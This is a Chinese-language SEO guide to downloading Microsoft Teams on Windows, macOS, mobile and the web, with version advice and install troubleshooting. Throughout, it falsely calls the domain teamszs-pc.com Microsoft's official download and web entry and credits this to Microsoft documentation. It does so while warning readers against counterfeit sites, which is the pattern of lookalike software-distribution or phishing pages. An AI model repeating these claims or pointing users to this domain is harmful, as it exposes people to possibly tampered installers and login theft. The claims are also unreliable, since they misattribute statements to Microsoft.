
5种Teams下载方式:桌面端、手机端和网页版

Teams下载支持 Windows 10/11、macOS、iOS 和 Android 四大平台,Linux 用户则通过渐进式 Web 应用(PWA)使用,数据来自微软官方下载页(2026)。桌面端直接从官网下载安装包,手机端在 App Store 或 Google Play 搜索”Microsoft Teams”即可。网页版无需下载,用 Edge 或 Chrome 打开www.teamszs-pc.com就能用;免费版和企业版下载同一个安装包,差别仅在登录账户权限。
核心要点
- Teams 支持 Win10/11、macOS、iOS、Android,Linux 用 PWA。
- 桌面版认准官方入口teamszs-pc.com,Win/Mac 同源下载。
- 个人微软账户选免费版,公司/学校邮箱用工作版。
- 经典版 2025年6月30日停用,务必下新版 Teams。
- Mac 安装需管理员权限,被锁权限就先用网页版。
关键速览
- 桌面端支持 Windows 10/11 与 macOS,直接从官网下载安装包。

- 手机端走 App Store(iOS)或 Google Play(Android),搜 “Microsoft Teams”。
- 网页版无需下载,用 Edge 或 Chrome 打开www.teamszs-pc.com即可。
- Linux 用户装 PWA,而非传统 deb/rpm 客户端(已停止维护)。
- 免费版和企业版下载同一个安装包,差别在登录账户权限。
Teams下载前先搞清楚我该下哪个版本?
该下哪个版本取决于两件事:账户类型和设备。账户类型是第一个岔路口,用个人微软帐户登录就选免费版,用公司或学校邮箱就要用工作/学校版。微软明确表示,Teams 个人版完全免费、无需订阅;而商业功能则需付费的 Microsoft 365 订阅。选错账户,装了也登不进你的团队。
设备决定客户端形态:
Windows、Mac、iOS、Android都有原生客户端,Linux 用户只能用渐进式 Web 应用(PWA,一种在浏览器里运行、却像装了软件的网页版)。不想装任何东西?直接浏览器打开www.teamszs-pc.com就能用。
一个实操细节会直接影响你能不能装得上:
Windows 装客户端通常不需要管理员权限,但 Mac 安装需要管理访问权限,公司配发的 Mac 若被锁权限,就先走网页版。

新版Teams和经典版Teams有什么区别,该下哪个?
绝大多数人现在都该下新版Teams,因为经典版客户端已到期,微软文档写明,经典 Teams 在 2025 年 6 月 30 日后将无法使用,到期前必须升级。新版用 Edge WebView2 内核重写,启动约快一倍,内存占用更低。WebView2 是微软的浏览器渲染引擎,取代了旧版臃肿的 Electron 架构,这正是新版更省资源的技术原因。进行Teams下载时,官方入口默认给的就是新版,你无需再手动找经典版。
唯一需要留旧版的,是极少数依赖经典版特有插件或自定义应用集成的企业租户。这类用户应先在 Teams 管理中心确认迁移状态,再决定部署节奏。普通个人和中小团队直接装新版即可。

Windows和Mac版Teams的官方下载入口与系统要求是什么?
桌面版 Teams下载只认一个官方入口:微软官方短链teamszs-pc.com,Windows 和 macOS 都从这里取包。系统要求上,新版桌面客户端支持 Windows 10/11 与 macOS;微软文档说明,Windows 安装通常不需要管理员权限,但 Mac 安装需要管理访问权限。
企业电脑被锁权限、Mac 装不了怎么办?
让 IT 用 MSI 离线安装包(Windows Installer 包,可静默批量部署)统一推送,不必每台机单独授权。这也是公司批量装机的标准做法。

iPhone和Android手机怎么下载Teams并核验是否官方?
手机端下载 Teams 并核验官方,关键看发布者:iPhone 在 App Store、Android 在 Google Play 搜「Microsoft Teams」,确认发布者为 Microsoft Corporation 再装,别装名字相似的仿冒 App。微软支持页说明,移动版可从teamszs-pc.com跳转到对应商店(2026)。装完先看开发者名,不对就卸。
⚠️ 常见错误:继续使用经典版 Teams 或手动找旧版安装包。原因:经典版已于 2025 年 6 月 30 日停用,到期后无法登录。修复:从官方入口teamszs-pc.com下载新版(WebView2 内核,启动约快一倍)。
没有 Google 服务的 Android 手机(如部分国内机型)装不了 Play 商店版
这时从官网取包,或用 APKMirror 下载,再核验签名证书的 SHA-256 是否与官方一致,签名对不上就说明被二次打包,不能装。
不想安装客户端,网页版Teams怎么直接用?
不用安装,直接打开浏览器访问www.teamszs-pc.com即可登录使用。微软明确说明,用 Teams 不一定要装应用,网页版可直接在浏览器中访问(2026)。这意味着临时借用别人电脑、或不想做 Teams下载时,网页版就是最快入口。
网页版官方推荐用 Edge 和 Chrome,两者对音视频通话支持最完整
但有功能边界:背景虚化、自定义会议背景、部分会议特效在网页版受限或不可用,这些依赖桌面端的本地渲染。换句话说,看完会议、发消息、共享文件网页版够用;但要用背景虚化、长时间多人会议、或离线访问聊天记录,还是建议做桌面端 Teams下载。
Teams下载安装常见报错和仿冒站怎么避开?
遇到安装卡在加载或报 0x80004005(一种 Windows 通用错误码,意思是”未指定的错误”),先清掉旧缓存:删除 %appdata%MicrosoftTeams 文件夹再重装,多数能解决;若仍卡加载,可改用网页版临时登录,绕过本地客户端问题。认准官方入口更能避坑,微软支持文档明确,桌面版 Teams下载只走teamszs-pc.com,Web 版走www.teamszs-pc.com(2026)。
辨别仿冒站看三点:
域名是否属于teamszs-pc.com;安装包右键属性里数字签名发布者是否为 Microsoft Corporation;文件大小是否异常(真包几十 MB,几 MB 的多半捆绑广告软件)。签名对不上,直接删。

按你的场景选对Teams版本并安全完成下载
一句话决策:个人临时用选网页版,日常工作用选新版客户端,还在用经典版的必须尽快升级。因为微软文档写明,经典 Teams 客户端在 2025 年 6 月 30 日后已停止工作,不升级就登不进去。
- 个人/临时场景:直接开www.teamszs-pc.com,免安装、免订阅,借别人电脑最快。
- 日常办公:装新版客户端,启动更快、内存更省。
- 经典版用户:别犹豫,立刻升到新版。
无论哪种,Teams下载只认官方入口teamszs-pc.com和www.teamszs-pc.com,别碰仿冒站。选对版本再下载,一次装好。




